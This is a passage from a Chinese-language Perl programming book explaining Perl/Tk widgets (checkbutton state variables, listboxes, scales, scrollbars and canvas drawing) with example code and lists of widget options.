


图 15.6 显示 Tk 单选按钮和复选框部件

另一方面，复选框并没有和单选按钮相同的互斥特性，所以可以选择 1 个，选择 2 个，或者不选择任何一个。这就是使用单选按钮（提供互斥选项）和复选框（提供非互斥选项）的方法。

#### 部件状态变量

如果将变量引用传递给 `-variable` 选项，则可以建立诸如复选框和单选按钮这样的部件状态和代码中变量之间的关系。例如，如果希望确定是否选择了复选框，就可以使用这种方法。下面的例子将变量 `$check1` 连接到复选框的状态：

```
$main->Checkbutton( -text => "Check 1",
    -variable => \$check1,
    -command => sub{
        $text1->delete('1.0', 'end');
    }
)->pack;
```

现在，当用户单击复选框时，可以显示该变量的值，如：

```
$main->Checkbutton( -text => "Check 1",
    -variable => \$check1,
    -command => sub{
        $text1->delete('1.0', 'end');
        $text1->insert('end', "\$check1 is set to: $check1");
    }
)->pack;
```

当用户单击这个复选框时，`$check1` 的值将在 0 和 1 之间切换，所以总是可确定是否选择了复选框。这样的部件状态变量在代码中非常有用，而且它们帮助在 GUI 和代码之间建立联系。

### 15.2.9 使用列表框部件

你有 100 个选项，让用户选择他们希望购买的水果类型，此时需要列表框来显示所有项。

可以使用列表框来向用户显示列表，用户可以从列表中选择。列表框是用 `Listbox` 方法创建的。下面的例子用水果名填充了列表框，并绑定双击事件到那个列表框上。当用户双击列表框时，代码将在文本部件中显示选择的水果名称。

首先从创建新的列表框开始，其高度是 5 行，宽度是 25 个字符：



```
use Tk;

$main = MainWindow->new();
$listbox1 = $main->Listbox("-width" => 25,
    "-height" => 5
)->pack;
```

下面是在创建列表框时可使用的选项：

- ◆ -background
- ◆ -borderwidth
- ◆ -cursor
- ◆ -exportselection
- ◆ -font
- ◆ -foreground
- ◆ -height
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -relief
- ◆ -selectbackground
- ◆ -selectborderwidth
- ◆ -selectforeground
- ◆ -selectmode
- ◆ -setgrid
- ◆ -takefocus
- ◆ -width
- ◆ -xscrollcommand
- ◆ -yscrollcommand

为在列表框中插入内容，要使用 `insert` 方法，并指出在哪一个索引位置插入内容以及项列表（为进一步了解如何使用索引，参见本章前面的主题“使用文本部件”节）：

```
use Tk;

$main = MainWindow->new();
$listbox1 = $main->Listbox("-width" => 25,
    "-height" => 5
)->pack;
$listbox1->insert('end', "Apples", "Bananas",
    "Oranges", "Pears", "Pineapples");
```

下一步，将双击事件绑定到列表框（参见本章前面的主题“绑定 Tk 事件到代码”节）

```
use Tk;

$main = MainWindow->new();
$listbox1 = $main->Listbox("-width" => 25,
    "-height" => 5
)->pack;
$listbox1->insert('end', "Apples", "Bananas",
    "Oranges", "Pears", "Pineapples");
$listbox1->bind('<Double-1>', \&getfruit);
```

这里将双击事件绑定到 Perl 子程序 `getfruit`。那个子程序用 `Get` 方法得到列表框中当前激活的选项：

```
$listbox1->get('active')
```

然后，在文本部件中显示它：

```
use Tk;

$main = MainWindow->new();
$listbox1 = $main->Listbox("-width" => 25,
    "-height" => 5
)->pack;
$listbox1->insert('end', "Apples", "Bananas",
    "Oranges", "Pears", "Pineapples");
$listbox1->bind('<Double-1>', \&getfruit);
$text1 = $main->Text ('-width'=> 40, '-height'
    => 2
)->pack;

sub getfruit {
    $fruit = $listbox1->get('active');
    $text1->insert('end', "$fruit ");
}

MainLoop;
```

这就是全部操作。图 15.7 显示了结果。当用户在 `listbox` 中双击选项时，那些选项将自动添加到窗口底部的文本部件中。




图 15.7 显示 Tk 列表框部件

### 15.2.10 使用标尺部件

你希望让用户选择温度值，而不用让他们直接输入数字，此时可以使用标尺部件来显示可变化的值范围。

标尺部件可以让用户从连续的范围中选择一个值。用户可以沿着标尺移动一个小框，称为滑块。为了说明如何使用这个部件，我编写了一个例子，用户可以用标尺选择从 0 到 200 之间的数字。

从创建主窗口和在那个窗口中创建标尺开始。指定值的范围是从 0 到 200；每 40 个单位在标尺上作一个记号；连接子程序 `display` 到标尺上，连接变量 `$value` 到标尺，以存储标尺的当前设置（参见本章前面的主题“使用单选按钮和复选框部件”节，以更多地了解如何将变量连接到部件状态）：

```
use Tk;

$main = MainWindow->new();

$main->Scale('-orient'=> 'horizontal',
    '-from' => 0,
    '-to' => 200,
    '-tickinterval' => 40,
    '-label' => 'Select a value:',
    '-length' => 200,
    '-variable' => \$value,
    '-command' => \&display
)->pack;

$text1 = $main->Text ('-width'=> 40,
    '-height' => 2
)->pack;
```

下面是在创建标尺部件的时候可以使用的选项：

- ◆ `-activebackground`
- ◆ `-background`
- ◆ `-begincrement`
- ◆ `-borderwidth`
- ◆ `-command`
- ◆ `-cursor`
- ◆ `-digits`
- ◆ `-font`
- ◆ `-foreground`
- ◆ `-from`
- ◆ `-highlightbackground`



- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -label
- ◆ -length
- ◆ -orient
- ◆ -relief
- ◆ -repeatdelay
- ◆ -repeatinterval
- ◆ -resolution
- ◆ -showvalue
- ◆ -sliderlength
- ◆ -sliderrelief
- ◆ -state
- ◆ -takefocus
- ◆ -tickinterval
- ◆ -to
- ◆ -troughcolor
- ◆ -variable
- ◆ -width

在 `display` 子程序中，仅仅像这样在文本部件中显示标尺的当前值：

```
use Tk;

$main = MainWindow->new();

$main->Scale('-orient'=> 'horizontal',
    '-from' => 0,
    '-to' => 200,
    '-tickinterval' => 40,
    '-label' => 'Select a value:',
    '-length' => 200,
    '-variable' => \ $value,
    '-command' => \&display
)->pack;

$text1 = $main->Text ('-width'=> 40,
    '-height' => 2
)->pack;

sub display
{
    $text1->delete('1.0','end');
```

```

    $text1->insert('end', "$value");
}

MainLoop;

```

结果如图 15.8 所示。正如在图形中所看到的那样，用户可以移动标尺上的滑块，而标尺和代码将显示标尺的当前值。




图 15.8 显示 Tk 标尺部件

### 15.2.11 使用滚动条部件

使用列表框可以使用户选择多个选项，但那个列表框在有 200 项内容，你没有办法将它们安排到列表框内，此时只需在列表框上增加一个滚动条。

可以使用 Tk 滚动条部件来控制其他部件的操作。下面的例子使用了滚动条和列表框。假设有一个列表框，其中的选项太多，以致于无法同时显示，例如这个例子中的 \$listbox1:

```

use Tk;

my $main = MainWindow->new;
my $listbox1 = $main->Listbox(-width => 25,
    -height => 5);
$listbox1->insert('end', "Apples", "Blueberries",
    "Bananas", "Kiwis", "Mangoes", "Oranges",
    "Pears", "Pineapples");

```

在这里，可以将滚动条连接到列表框，这样用户可以在列表中滚动，而没有必要同时看见列表中的所有选项。为将垂直滚动条连接到列表框，可以使用这段代码：

```

use Tk;

my $main = MainWindow->new;
my $listbox1 = $main->Listbox(-width => 25,
    -height => 5);
$listbox1->insert('end', "Apples", "Blueberries",
    "Bananas", "Kiwis", "Mangoes", "Oranges",
    "Pears", "Pineapples");
my $scroll1 = $main->Scrollbar(-command => ['yview', $listbox1]);
$listbox1->configure(-yscrollcommand => ['set', $scroll1]);

```

创建滚动条时，可以使用的选项包括：



- ◆ -activebackground
- ◆ -activerelief
- ◆ -background
- ◆ -borderwidth
- ◆ -command
- ◆ -cursor
- ◆ -elementborderwidth
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -jump
- ◆ -orient
- ◆ -relief
- ◆ -repeatdelay
- ◆ -repeatinterval
- ◆ -takefocus
- ◆ -troughcolor
- ◆ -width

现在，当用户在滚动条中移动滚动块的时候（也称为拇指），列表框也将滚动。可以像这样将列表框和滚动条装配在主窗口中：

```
use Tk;

my $main = MainWindow->new;
my $listbox1 = $main->Listbox(-width => 25,
    -height => 5);
$listbox1->insert('end', "Apples", "Blueberries",
    "Bananas", "Kiwis", "Mangoes", "Oranges",
    "Pears", "Pineapples");

my $scroll1 = $main->Scrollbar(-command => ['yview', $listbox1]);

$listbox1->configure(-yscrollcommand => ['set', $scroll1]);
$listbox1->pack(-side => 'left', -fill => 'both');
$scroll1->pack(-side => 'right', -fill => 'y');

MainLoop;
```

图 15.9 显示了结果。当用户滚动滚动条时，列表框内的选项也将进行相应的滚动。






图 15.9 使用 Tk 滚动条部件

参见本章后面的主题“用 Scrolled 构造函数滚动部件”节，以了解为部件添加滚动条的简单方法。

### 15.2.12 使用画布部件

使用图形化用户界面就是使用图形。迄今为止所完成的工作就是显示文本，如果希望绘制图形，可以使用画布部件。

可以使用 Tk 画布部件来绘制图形图像（尽管以 GUI 中的技术术语来说，其所显示的所有内容，包括文本都可以认为是图形）。这个部件所包含的方法可以绘制椭圆、矩形、线条、多边形和其他图形。

我将在这里建一个例子。首先，创建具有特定高度和宽度的画布，单位是像素：

```
use Tk;
$main = MainWindow->new;

$canvas1 = $main->Canvas('-width' => 400,
                        '-height' => 200
                        )->pack;
```

下面是在创建画布的时候所可以指定的选项：

- ◆ -background
- ◆ -borderwidth
- ◆ -closeenough
- ◆ -confine
- ◆ -cursor
- ◆ -height
- ◆ -highlightbackground
- ◆ -highlightcolor
- ◆ -highlightthickness
- ◆ -insertbackground
- ◆ -insertborderwidth
- ◆ -insertofftime
- ◆ -insertontime

- ◆ -insertwidth
- ◆ -relief
- ◆ -scrollregion
- ◆ -selectbackground
- ◆ -selectborderwidth
- ◆ -selectforeground
- ◆ -takefocus
- ◆ -xscrollcommand
- ◆ -xscrollincrement
- ◆ -yscrollcommand
- ◆ -yscrollincrement
- ◆ -width

现在，通过给出椭圆边界框的坐标(x1,y1,x2,y2)，并用-fill 选项用红色填充，就可以绘制红色椭圆：

```
use Tk;
$main = MainWindow->new;

$canvas1 = $main->Canvas('-width' => 400,
    -height => 200
)->pack;
$canvas1->create ('oval', '50', '50', '160',
    '160', -fill => 'red');
```

也可以创建蓝色矩形：

```
$canvas1->create ('oval', '50', '50', '160',
    '160', -fill => 'red');
$canvas1->create ('rectangle', '250', '50', '360',
    '160', -fill => 'blue');
```

可以像这样用 line 方法绘制线条：

```
$canvas1->create ('oval', '50', '50', '160',
    '160', -fill => 'red');
$canvas1->create ('rectangle', '250', '50', '360',
    '160', -fill => 'blue');
$canvas1->create ('line', '105', '105', '305',
    '105');
```

最后，用黑色绘制 2 个多边形而结束程序：

```
$canvas1->create ('oval', '50', '50', '160',
    '160', -fill => 'red');
$canvas1->create ('rectangle', '250', '50', '360',
    '160', -fill => 'blue');
```



```

$canvas1->create ('line', '105', '105', '305',
    '105');
$canvas1->create ('polygon', '85', '105', '105',
    '85', '125', '105', '105', '125', '85', '105',
    -fill => 'black');
$canvas1->create ('polygon', '285', '105', '305',
    '85', '325', '105', '305', '125', '285', '105',
    -fill => 'black');
MainLoop;

```

图 15.10 说明了前面代码的结果。注意，除了绘制自己的图形之外，也可以显示图像，这将在下一个主题中介绍。

